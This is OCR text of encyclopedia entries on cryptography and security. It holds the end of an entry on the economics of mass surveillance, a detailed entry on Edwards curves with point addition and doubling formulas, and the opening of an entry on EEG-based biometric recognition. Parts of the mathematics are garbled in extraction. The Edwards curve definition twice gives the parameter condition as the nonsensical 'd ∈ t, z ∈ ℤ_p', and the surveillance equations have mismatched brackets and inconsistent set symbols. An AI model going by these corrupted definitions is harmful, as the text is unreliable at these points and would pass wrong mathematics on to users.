uncertainty and the ability to gain new levels of expected utility. Denote the expected and variance of the pay-off with surveillance as $\mathbb{E}_i[V_i(a_i, \boldsymbol{a}_{-i})|\mathbb{E}[\boldsymbol{a}_{-i}); c]$ and Var[$V_i(a_i, \boldsymbol{a}_{-i})$|Var[$\boldsymbol{a}_{-i}$);$c$]. For many applications of surveillance, the following pair of inequalities holds true:

$$\begin{aligned} &\mathbb{E}_i[V_i(a_i, \boldsymbol{a}_{-i})|\mathbb{E}[\boldsymbol{a}_{-i}); c] \\ &\quad > \mathbb{E}_i[V_i(a_i, \boldsymbol{a}_{-i})|\mathbb{E}[\boldsymbol{a}_{-i})] \end{aligned} \tag{1}$$

$$\begin{aligned} &\mathrm{Var}[V_i(a_i, \boldsymbol{a}_{-i})|\mathrm{Var}[\boldsymbol{a}_{-i}); c] \\ &\quad < \mathrm{Var}[V_i(a_i, \boldsymbol{a}_{-i})|\mathrm{Var}[\boldsymbol{a}_{-i})]. \end{aligned} \tag{2}$$

Therefore, expected gains from information gathering exhibit first-order stochastic dominance. The neoclassical economic view of information asymmetry and the gains from information acquisition are reviewed, qualitatively, in Löfgren et al. (2002), Cohen (2010) and later Cohen (2018), among others.

This approach, however, is too simplistic and only applicable to cases such as sports teams spying on opponents, corporate espionage and massive data gathering by firms hoping to extract greater surpluses from their consumers. Unfortunately, without more specific assumptions regarding the externalities of mass surveillance, social welfare implications remain somewhat opaque from a public economics perspective.

Network models may offer a useful approach to the production of public goods through adjoint interactions, with measures of closeness within the node structure acting as a proxy for the spillovers between individual agents. Danezis and Wittneben (2006), for example, utilizes a stylized network structure to illustrate quantitatively the returns to large-scale network surveillance on actions. The social planner may then monitor these interactions and make interventions based on a series of policy rules. In the case of benevolent planning, this procedure is designed to increase security and reduce externalities. In the less benign case, surveillance is used to extract surpluses from the population and increase political power and financial reward for the planner. Unfortunately, as of writing, there are no fully realized network-based economic models with explicit reference to surveillance. However, as the theoretical tools for network economics develop, applied models with an explicit quantitative treatment of surveillance will surely follow.

In contrast to the quantitative treatments, qualitative research on surveillance is manifold. Boghosian (2013) and Zuboff (2019) provide commentaries on corporate mass surveillance, with the latter discussing a framework for 'surveillance capitalism' as a general construct. The concepts in Zuboff (2019) are further elaborated in Cuellar and Huq (2020), which identifies a series of economies tied to technologies such as big data processing, machine learning and other aspects of artificial intelligence. These technologies incentivize mass surveillance for commercial gain.

The commercial incentive to acquire information from mass surveillance is reasonably well understood when theorizing from the firm's perspective. However, a number of complicating factors can obscure governmental incentives for pursuing mass surveillance.

Conventional economic tools, for example, do not adequately describe why governments invest substantial financial and reputational capital in electronically monitoring their own citizens. This is surveillance in addition to traditional intelligence gathering that aims to detect security threats. In this instance, there appear to be number of trade-offs that determine the optimal investment by government in mass surveillance.

First is the notion of the collective safety and security of citizens as a public good versus the right of the individual to have ownership of a private sphere. Second is the government's desire to provide optimal delivery of public services versus the ruling classes' ability to maintain their power and extract surpluses through rewards and punishments determined by mass surveillance. Finally, there are cross interactions between these two trade-offs.

Concerns over the centralization and preservation of power are outlined in Walton (2001) with an early analysis of the Chinese government's approach to information management within the context of the burgeoning Internet. In a cursory review, Ball and Wood (2013) comment on the key notions of why political decision-makers value information collection and how this clashes with reasonable expectations of privacy. With reference to the simultaneous British and American revelations on mass surveillance programmes, Stahl (2016) discusses the implications for political power, privacy and the public sphere.

Nevertheless, while concerns regarding power, persuasion and security are well developed, there are no true theoretical models that determine the need for comprehensive mass surveillance by government. A simple model

that captures this effect is a bundle $r \in \mathscr{R}$ where $r = \{p, s, g\}$, where $\mathscr{S}$ is a feasible set determined by technology. Citizens gain welfare from indexed quantities of privacy p, security s and consumption g. For some utility function $f(N)$, such that $\mathscr{U} : \mathbb{R}^3 \rightarrow \mathbb{R}$, we can write down sequences of preferences between tuples of $\{p, s, g\}$. Hence, we can predict from revealed preferences the shape of the psychological trade-off between individual components. There are implied cross partial derivatives of $f(N)$ that are recovered from sequential analysis of preferences for pairs of bundles. For instance, $v = (v_1, \ldots, v_n)$ means that r_a is strictly preferred to r_b or $r_a \succ r_b$ with varying quantities of p, s and g. By constructing lattices of many pairs and determining the strict order of preferences by systematically varying, p, s and g, the implied tolerance of surveillance can be determined by the trade-off between the optimal levels of p and s for given levels of g.

The optimal bundle r^*, under a utilitarian social planner, is the Pareto efficient quantities of privacy, security and consumption. Goh (2015) describes one solution to this problem by assuming a representative citizen with a particular functional form for security and consumption preferences. Planning problems may also be less benign. For instance, in a kleptocracy, the dictator chooses a tuple $r^\dagger$ that maximizes their subjective utility, and this is subject to the constraints of ensuring their power base from domestic and foreign threats. Indeed, even when extending the utilitarian social planner approach to multiple public domains, it is possible to observe perfectly rational models of intrusive surveillance. Consider a case in which the social planner is utilitarian with an aggregated social welfare function $U_P = \sum_n U_n(r_n)$. Aggregate utility is in respect to a domestic public, indexed by $n \in \{1, \ldots, N\}$. However, the planner has no specific utilitarian benevolence towards a second foreign public indexed by $m \in \{1, \ldots, M\}$. If surveillance of the overseas public allows the domestic public to generate direct positive returns with minimal cost, then a corner solution could be achieved, where p_m effectively tends to some lower bound usually decided by technical feasibility, while p_n is maintained at some specific optima. In this case even small gains to s_n achieved by an aggressive reduction in p_m would be justifiable.

However, tolerance to perceived surveillance may not involve quantities of privacy. Any cost–benefit analysis associated with mass surveillance is additionally complicated by the apparent effectiveness of implicit observability cues. If, per Rule et al. (1983), the aim is to foster ‘correct’ or pro-social behaviours, then merely creating the sense that people might be observed (through, e.g. posters featuring instructions to the public and images of large eyes trained on the viewer) is enough to encourage otherwise costly behaviours such as vote participation. See, for example, Haley and Fessler (2005) and Panagopoulos (2014). In an ironic juxtaposition, Backer (2004) notes that the regulatory surveillance panopticon that was envisioned under Sarbanes–Oxley to promote pro-social corporate behaviour has met fierce resistance among the corporate officers subject to such surveillance. A further extension in Backer (2008) describes the ‘unbundling’ of surveillance into these different modes, most notably passive and active approaches to monitoring. Comparing corporate surveillance and the wider set of surveillance tools used by government, Backer (2008) examines, from a legal perspective, the power dynamics associated with varying bundles of privacy, security and consumption.

While the effects of surveillance across modes are likely to be pervasive, the ordering of the preferred bundles is unlikely to be persistent across contexts. For example, after terrorist attacks and pandemics, the cross products that define the trade-offs between privacy and security may change substantially. A population’s experience of negative events re-weights the trade-off between privacy and security for a particular growth contour. Particularly in the case of re-weighting due to security crises, it can also be difficult for policymakers to anticipate the trade-offs accurately. In the UK, for example, surveillance measures included in the counterterrorism strategy ‘Prevent’ disrupted many British Muslims’ sense of citizenship, creating a new layer of alienation that nourished rather than stemmed radicalization. See, for example, Blackwood et al. (2016). Likewise, Edney-Browne (2019) notes how American drone surveillance in Afghanistan has caused social isolation and self-objectification among ordinary people who feared that their community gatherings and celebrations would be targeted from above as suspicious. Although this drone surveillance has had immediate military benefits, the psychological impact on ordinary Afghans has also been counterproductive for American security goals in the region.

Open Problems and Future Directions

Despite the extensive evaluation of the sociopolitical notions of surveillance, a fully realized theoretical model of mass surveillance with specific reference to the digital economy is still elusive. While Danezis and Wittneben (2006) provide one of the few fully worked models, the degree of simplicity and the lack of an appropriate analytical deconstruction make this an unsatisfactory touchstone for the political economy of mass surveillance. Another approach is to model the growth structure of an economy with surveillance directly, as in Goh (2015). The value of monitoring to both agents varies across the range of the surveillance set that government engages in. One prediction from the model is that incompetent leaders tend to entrench themselves by engaging in excess surveillance, a neat prediction that holds up against empirical evidence.

Finally, as noted above, the blanket assumption that surveillance increases security has been widely challenged implicitly and explicitly. See Davis et al. (2014), for example. Of particular concern moving forward is the political ‘backdooring’ of economically important information systems. The surveillance of private communications through messaging and electronic mail reduces societal security and increases individual costs by delivering proofs of concept to criminal actors. Conceptually, we know that criminal actors tend to target vulnerabilities in software that have well-understood weaknesses. The pay-off from researching and developing an exploit that exfiltrates data needs to be achievable in a finite time, with a reasonable cost compared to gain. A state actor has no specific need to return a revenue from their surveillance efforts (although the secondary revenue may be high from maintaining power structures), but researching a proof of concept for the existence of a feasible exploit acts as a bounty to actors with finite resources. Indeed, any public disclosure of the exploit further reduces costs for a wide range of non-benign actors who would not otherwise be incentivized to build such tools. In this sense, the existence of intrusive surveillance designed to subvert the integrity of private information ultimately creates more direct costs to the planner and negative externalities across society.

Cross-References

References

Backer LC (2004) Surveillance and control: privatizing and nationalizing corporate monitoring after sarbanes-oxley. Mich St L Rev 2004:327–440

Backer LC (2008) Global panopticism: states, corporations, and the governance effects of monitoring regimes. Indiana J Global Legal Stud 15(1):101–148

Ball KS, Wood DM (2013) Political economies of surveillance. Surveillance Soc 11(1/2):1–3

Blackwood L, Hopkins N, Reicher S (2016) From theorizing radicalization to surveillance practices: Muslims in the cross hairs of scrutiny. Polit Psychol 37(5):597–612

Boghosian H (2013) Spying on democracy: government surveillance, corporate power and public resistance. City Lights Publishers, New York

Cohen E (2010) Mass surveillance and state control: the total information awareness project. Springer, New York

Cohen JE (2018) The biopolitical public domain: the legal construction of the surveillance economy. Philos Technol 31(2):213–233

Cuellar MF, Huq AZ (2020) Economies of surveillance. Harv Law Rev 133(4):1280

Danezis G, Wittneben B (2006) The economics of mass surveillance. In: Fifth Workshop on the Economics of Information Security

Davis T, Peha JM, Burger EW, Camp LJ, Lubar D (2014) Risking it all: unlocking the backdoor to the nation's cybersecurity. Available at SSRN 2468604

Edney-Browne A (2019) The psychosocial effects of drone violence: social isolation, self-objectification, and depoliticization. Polit Psychol 40(6):1341–1356

Goh B (2015) Prosperity and security: a political economy model of internet surveillance

Haley KJ, Fessler DM (2005) Nobody's watching? subtle cues affect generosity in an anonymous economic game. Evol Hum Behav 26(3):245–256

Kerr OS (2008) Updating the foreign intelligence surveillance act. Univ Chic Law Rev 75(1):225–243

Löfgren KG, Persson T, Weibull JW (2002) Markets with asymmetric information: the contributions of George Akerlof, Michael Spence and Joseph Stiglitz. Scand J Econ 104(2):195–211

Panagopoulos C (2014) I've got my eyes on you: implicit social-pressure cues and prosocial behavior. Polit Psychol 35(1):23–33

Rackow SH (2002) How the USA Patriot Act will permit governmental infringement upon the privacy of Americans in the name of “intelligence” investigations. Univ Pa Law Rev 150(5):1651–1696

Rule JB, McAdam D, Stearns L, Uglow D (1983) Documentary identification and mass surveillance in the United States. Soc Prob 31(2):222–234

Stahl T (2016) Indiscriminate mass surveillance and the public sphere. Ethics Inf Technol 18(1):33–39

Walton G (2001) China’s golden shield: corporations and the development of surveillance technology in the People’s Republic of China. Rights Democr

Zuboff S (2019) The age of surveillance capitalism: the fight for a human future at the new Frontier of power: Barack Obama’s books of 2019. Profile books

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300304

ECPP

Elliptic Curves for Primality Proving

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300306

Edwards Coordinates

Edwards Curves

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_243

Edwards Curves

Tanja Lange[18] ✉
(18) Coding Theory and Cryptology, Eindhoven Institute for the Protection of Systems and Information, Department of Mathematics and Computer Science, Technische Universiteit Eindhoven, Eindhoven, The Netherlands

✉ **Tanja Lange**
Email: tanja@hyperelliptic.org

Synonyms

Edwards coordinates

Definition

An Edwards curve is an elliptic curve. Let k be a field in which $2 \neq 0$ and let $d \in t, z \in \mathbb{Z}_p$; then $x^2 + y^2 = 1 + dx^2y^2$ defines an Edwards curve.

Background

Harold Edwards showed in Edwards (2007) that any elliptic curve over a field in which $2 \neq 0$ can be written in the form $x^2 + y^2 = a^2(1 + x^2y^2)$, where $a^4 \neq 1$ or 0, possibly after a finite field extension. Edwards also showed how to do arithmetic on this curve shape, i.e., how to add two points. In Bernstein and Lange (2007b) Bernstein and Lange generalized the curve shape to $x^2 + y^2 = 1 + dx^2y^2$ with $d \in t, z \in \mathbb{Z}_p$; these curves are now called *Edwards curves*. They also provided explicit formulas for adding and doubling points in projective coordinates. Curves of the form

$ax^2 + y^2 = 1 + dx^2y^2$ with $a, d \in k\backslash\{0\}$ and $a \neq d$ are called *twisted Edwards curves* and were introduced in Bernstein et al. (2008a). A geometric interpretation of the addition law, similar to the chord-and-tangent method (see the entry on Elliptic Curves), is given in Aréne et al. (2011).

Applications

The most time consuming operation in elliptic curve cryptography, in the elliptic curve method of factorization and in using elliptic curves for primality proving is to compute scalar multiples aP of a point P. Edwards curves are one representation of elliptic curves in which computing scalar multiples takes fewer field operations than in other representations. If the scalar a is a secret value the computation aP must not leak any information on a to an attacker performing side-channel analysis. The formulas for addition on Edwards curves can be used to double points which can be used to protect against simple side-channel attacks (SCA).

Edwards curves and twisted Edwards curves can be used in applications that require elliptic curve operations to achieve faster arithmetic. The only restriction is that the group needs to have a point of order 4 (Edwards curves) or of order 2 (twisted Edwards curves). For elliptic curve cryptography curves are considered over finite fields and this restriction means that the group order is divisible by 4. This cofactor is small enough to satisfy the IEEE P1363 standard. The elliptic curve method of factorization prefers curves with points of finite order so that Edwards curves are suitable candidates, see Bernstein et al. (2008b, 2009); the same holds for primality proving using elliptic curves.

Theory

Let $P_1 = (x_1, y_1)$ and $P_2 = (x_2, y_2)$ be affine points on the twisted Edwards curve $ax^2 + y^2 = 1 + dx^2y^2$. Their sum is given by

$$\left(\frac{x_1y_2 + x_2y_1}{1 + dx_1x_2y_1y_2}, \frac{y_1y_2 - ax_1x_2}{1 - dx_1x_2y_1y_2}\right).$$

Unlike in the case of Weierstrass curves (see the entry on Elliptic Curves) these formulas also allow to double a point, i.e., for $P_1 = P_2$ the above expression gives $2P_1$. For efficient computations this formula can be simplified for doublings to $\left(\frac{2x_1y_1}{ax_1^2+y_1^2}, \frac{y_1^2-ax_1^2}{2-ax_1^2-y_1^2}\right)$. If a is a square in k and d is not a square in k then the denominators in the general addition formulas are never zero for any pair of inputs, so the formulas define addition of any pair of points. This property is called *completeness of the addition formulas*. The set of points forms an abelian group under this operation. The identity element is the point (0, 1) and $-(x_1, y_1) = (-x_1, y_1)$.

For other values of a and d exceptions can occur; these are covered by a second addition formula. For details see Bernstein and Lange (2011). The point (0, −1) has order 2 and if $a = b^2$ then $(\pm b, 0)$ are points of order 4, so in particular an Edwards curve ($a = 1$) has at least 2 points of order 4. The curve has points at infinity; two of which are defined over the smallest extension field of k containing a square root of d and two of which are defined over the smallest extension field of k containing a square root of d/a. The former have order 4 while the latter have order 2. In a finite field the fraction of two non squares is a square and so the only case not having points at infinity is that a is a square and d is a non square, which is the case for which the addition formulas are complete.

In projective coordinates a point is represented as $(X_1 : Y_1 : Z_1)$, where for $Z_1 \neq 0$ this point corresponds to the affine point $(X_1/Z_1, Y_1/Z_1)$. Representing points in projective coordinates makes it possible to compute point additions without using field inversions. The addition of $(X_1 : Y_1 : Z_1)$ and $(X_2 : Y_2 : Z_2)$ can be computed in 10 multiplications, 1 squaring, 1 multiplication by a, and 1 multiplication by d as follows:

$$
\begin{aligned}
&A = Z_1 \cdot Z_2,\ B = A^2,\ C = X_1 \cdot X_2,\ D = Y_1 \cdot Y_2,\\
&E = dC \cdot D,\ F = B - E,\ G = B + E,\\
&X_3 = A \cdot F \cdot ((X_1 + Y_1) \cdot (X_2 + Y_2) - C - D),\\
&Y_3 = A \cdot G \cdot (D - aC),\ Z_3 = F \cdot G
\end{aligned}
$$

Extended coordinates were introduced in Hisil et al. (2008); in these an affine point is represented by $(X_1 : Y_1 : Z_1 : T_1)$ with $x_1 = X_1/Z_1$, $y_1 = Y_1/Z_1$,

and $x_1y_1 = T_1/Z_1$ and the addition of two points costs 9 multiplications, 1 multiplication by a and 1 multiplication by d. If $a = -1$, 8 multiplications and 1 multiplication by $2d$ is sufficient.

Doublings can be computed in 3 multiplications, 4 squarings, and 1 multiplication by a using

$$B = (X_1 + Y_1)^2,\ C = X_1^2,\ D = Y_1^2,$$
$$E = aC,\ F = E + D,\ H = Z_1^2,\ J = F - 2H,$$
$$X_3 = (B - C - D) \cdot J,\ Y_3 = F \cdot (E - D),\ Z_3 = F \cdot J$$

Twisted Edwards curves are birationally equivalent to elliptic curves in Weierstrass form. The map is easiest to describe as a birational equivalence to *Montgomery curves*, which are curves of the form $Bv^2 = u^3 + Au^2 + u$; refer the entry on Elliptic Curves for isomorphic transformations to simplified Weierstrass equations. Let $A = 2(a + d)/(a - d)$ and $B = 4/(a - d)$. The map $(x, y) \mapsto (u, v) = ((1 + y)/(1 - y), (1 + y)/(1 - y)x)$ is a birational equivalence from $ax^2 + y^2 = 1 + dx^2y^2$ to $Bv^2 = u^3 + Au^2 + u$, with inverse $(u, v) \mapsto (x, y) = (u/v, (u - 1)/(u + 1))$.

The concept of Edwards curves was generalized to characteristic-2 fields in Bernstein et al. (2008c).

Experimental Results

An overview of alternative curve shapes and explicit formulas for arithmetic on them in various coordinate systems is given at Bernstein and Lange (2007a) along with a comparison of the efficiency of scalar multiplication for all different combinations. That page also covers curves over binary fields.

Cross-References

Elliptic Curve Cryptography
Elliptic Curve Method for Factoring
Elliptic Curves
Elliptic Curves for Primality Proving
Hyperelliptic Curves

Recommended Reading

Aréne C, Lange T, Naehrig M, Ritzenthaler C (2011) Faster computation of the Tate pairing. J Number Theory 131(5):842–857, Elliptic Curve Cryptography, ISSN 0022-314X. https://doi.org/10.1016/j.jnt.2010.05.013.

Bernstein DJ, Birkner P, Joye M, Lange T, Peters C (2008a) Twisted Edwards curves. In: Vaudenay S (ed) Progress in cryptology – AFRICACRYPT 2008, Proceedings of first international conference on cryptology in Africa, Casablanca, Morocco, 11–14 June 2008. Lecture notes in computer science, vol 5023. Springer, Berlin, pp 389–405

Bernstein DJ, Birkner P, Lange T, Peters C (2008b) ECM using Edwards curves. Technical report, ePrint archive. http://eprint.iacr.org/2008/016

Bernstein DJ, Chen T-R, Cheng C-M, Lange T, Yang B-Y (2009) ECM on graphics cards. In: Joux A (ed) Advances in cryptology – EUROCRYPT 2009. Proceedings of 28th annual international conference on the theory and applications of cryptographic techniques, Cologne, Germany, 26–30 April 2009. Lecture notes in computer science, vol 5479. Springer, Berlin, pp 483–501

Bernstein DJ, Lange T (2007a) Explicit-formulas database. http://www.hyperelliptic.org/EFD. Accessed 16 Jan 2010

Bernstein DJ, Lange T (2007b) Faster addition and doubling on elliptic curves. In: Kurosawa K (ed) Advances in cryptology – ASIACRYPT 2007. Proceedings of 13th international conference on the theory and application of cryptology and information security, Kuching, Malaysia, 2–6 Dec 2007. Lecture notes in computer science, vol 4833. Springer, Berlin, pp 29–50. http://cr.yp.to/newelliptic/

Bernstein DJ, Lange T (2011) A complete set of addition laws for incomplete Edwards curves. J Number Theory 131(5):858–872, Elliptic Curve Cryptography, ISSN 0022-314X. https://doi.org/10.1016/j.jnt.2010.06.015.

Bernstein DJ, Lange T, Rezaeian Farashahi R (2008c) Binary Edwards curves. In: Oswald E, Rohatgi P (eds) Cryptographic hardware and embedded systems – CHES 2008. 10th international workshop, Washington, DC, 10–13 August 2008. Lecture notes in computer science, vol 5154. Springer, Berlin, pp 244–265. http://eprint.iacr.org/2008/171

Edwards HM (2007) A normal form for elliptic curves. Bull Am Math Soc 44:393–422. http://www.ams.org/bull/2007-44-03/S0273-0979-07-01153-6/home.html
[MathSciNet]

Hisil H, Koon-Ho Wong K, Carter G, Dawson E (2008) Twisted Edwards curves revisited. In: Pieprzyk J (ed) Advances in cryptology – ASIACRYPT 2008. Proceedings of 14th international conference on the theory and application of cryptology and information security, Melbourne, Australia, 7–11 Dec 2008. Lecture notes in computer science, vol 5350. Springer, Berlin, pp 326–343

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1485

EEG Biometrics

Patrizio Campisi[19] ✉ and Emanuele Maiorana[19] ✉
(19) Section of Applied Electronics, Department of Engineering, Roma Tre University, Rome, Italy

✉ **Patrizio Campisi**
Email: patrizio.campisi@uniroma3.it

✉ **Emanuele Maiorana (Corresponding author)**
Email: emanuele.maiorana@uniroma3.it

Definitions

Electroencephalography (EEG) is a methodology employed to record the electrical activity of the brain over a period of time. Within the biometric framework, EEG signals are cognitive-related characteristics that can be used for automatic user recognition.

Background

Brain activity has been studied for more than a century in the medical field to diagnose diseases such as epilepsy, stroke, schizophrenia, and sleep disorders, among others. The methodologies employed to acquire brain signals are based on the measurement of either the blood flow in the brain or the neuronal electrical activity. Functional magnetic resonance imaging (fMRI), near-infrared spectroscopy (NIRS), and positron emission tomography (PET) belong to the former category, while the second one comprises techniques such as magnetoencephalography (MEG) and electroencephalography (EEG).

In the last decades, the analysis of the cerebral activity, sensed through electroencephalography, has also been performed for the purpose of automatic user recognition.

More in detail, in the early 1980s, it has been conjectured that EEG signals possess characteristics, unique to each individual, which could allow discriminating among different subjects, as in Stassen (1980) where a first set of experiments corroborating this hypothesis has been reported. However, only recently the scientific community has started a more systematic investigation about the possible use of EEG signals as distinctive traits in biometric recognition systems (see Campisi and La Rocca (2014), Yang and Deravi (2017), Maiorana and Campisi (2018), and Gui et al. (2019) for extensive reviews of the state of the art).

EEG signals, with respect to conventional biometric characteristics, typically described as either physiological or behavioral, can be categorized as a cognitive biometric identifier (Revett, 2012), that is, signals collected as the response of the brain to a stimulus or during a task, for the purpose of human recognition. This modality offers several advantages with respect to other widely studied and employed biometric traits, like fingerprint, iris, and face. In fact, an attacker cannot covertly acquire EEG signals in physical form or synthetically generate them at a later time and feed them to sensors. Moreover, the problem of liveness detection is inherently solved. Furthermore, systems relying on EEG data allow performing continuous recognition, and are robust against coercive attacks, since the stress conditions of the user can be easily detected without using additional hardware. However, the use of EEG biometrics in real-life applications is still very limited. This is due to the cost of the acquisition devices, to the invasiveness of the acquisition process, and to the potential threats to privacy which can make them less acceptable in several contexts.


Brain signal sensing through electroencephalography can be performed using portable and relatively inexpensive devices, when compared to fMRI, NIRS, and MEG. EEG measurements are characterized by a high temporal resolution, which allows to timely describe the underlying brain processes, while the achievable spatial resolution depends on the number, size, and sensing capabilities of the employed electrodes.

The measured voltage fluctuations are related to the ionic currents produced by similarly oriented groups of cerebral cortical neurons, with most contributions coming from the synchronous firing of pyramidal


neurons in deep cortical layers. The electrodes employed to record EEG signals are typically placed according to the 10–20 International system *de facto* standard, depicted in Fig. 1, or to its extended 10–10 version (Malmivuo and Plonsey, 1995). The EEG amplitude of a normal subject in awake conditions is in the range [10 ÷ 200] μV. Signal amplifiers with high sensitivity and high noise rejection are therefore required to measure the voltage fluctuations sensed by scalp electrodes. A healthy human brain produces EEG waves with frequencies in the range of [0.5 ÷ 40] Hz. In general, five main rhythms can be detected from an EEG recording, depending on the level of alertness, age, and the behavioral state of the subject:

- *Delta (δ,* [0.5 ÷ 4] *Hz)*. Predominant during sleep, characterized by relatively large amplitudes, with strong coherence all over the scalp;
- *Theta (θ,* [4 ÷ 8] *Hz)*. Typically corresponding to activities involving the successful encoding of new information;
- *Alpha (α,* [8 ÷ 14] *Hz)*. The most dominant activity in normal subjects in relaxed but wakeful states;
- *Beta (β,* [14 ÷ 30] *Hz)*. Relevant for states of increased alertness and focused attention;
- *Gamma (γ, over* 30 *Hz)*. Involving active information processing. These components usually do not exceed 40 Hz, with higher frequencies requiring the usage of invasive electrocorticogram (ECoG) electrodes to be recorded.

An example of brain rhythms is depicted in Fig. 2.



EEG Biometrics, Fig. 1 The 10–20 International system seen from left (**a**) and above the head (**b**). The letters F, T, C, P, and O stand for frontal, temporal, central, parietal, and occipital lobes. (Malmivuo and Plonsey (1995), WEB version)



EEG Biometrics, Fig. 2 Examples of Delta, Theta, Alpha, Beta, and Gamma waves acquired through the channel O2 using a “rest state with closed eyes” protocol

Theory

The design of an EEG-based biometric recognition system, in addition to the blocks common to every biometric system, requires the definition of the acquisition protocol, consisting in the design of the brain signals elicitation method, and of the configuration of the electrodes on the scalp.

As a matter of fact, EEG signals can be recorded from a subject either in resting state or performing some predefined tasks. EEG acquisition in resting state condition has been deeply investigated in literature, because of its simplicity and its use as baseline when analyzing more complex tasks. It can be carried out either with eyes-closed (EC) or eyes-open (EO), avoiding any focusing or concentration, while staying awake and alert. Recording EEG signal in EC conditions typically results in limited physiologic

